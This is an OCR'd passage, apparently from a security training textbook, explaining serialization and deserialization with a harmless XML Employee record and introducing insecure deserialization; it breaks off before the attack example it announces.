
Insecure Deserialization

As data in the computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

- **Serialization**

  Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

  ```
  <Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201
  </EmpID></Employee>
  ```



Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Serialization

```
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
```

Figure 14.27: Serialization process

- **Deserialization**

  Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:



```
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
```

Deserialization
Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201


Figure 14.28: Deserialization process

- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
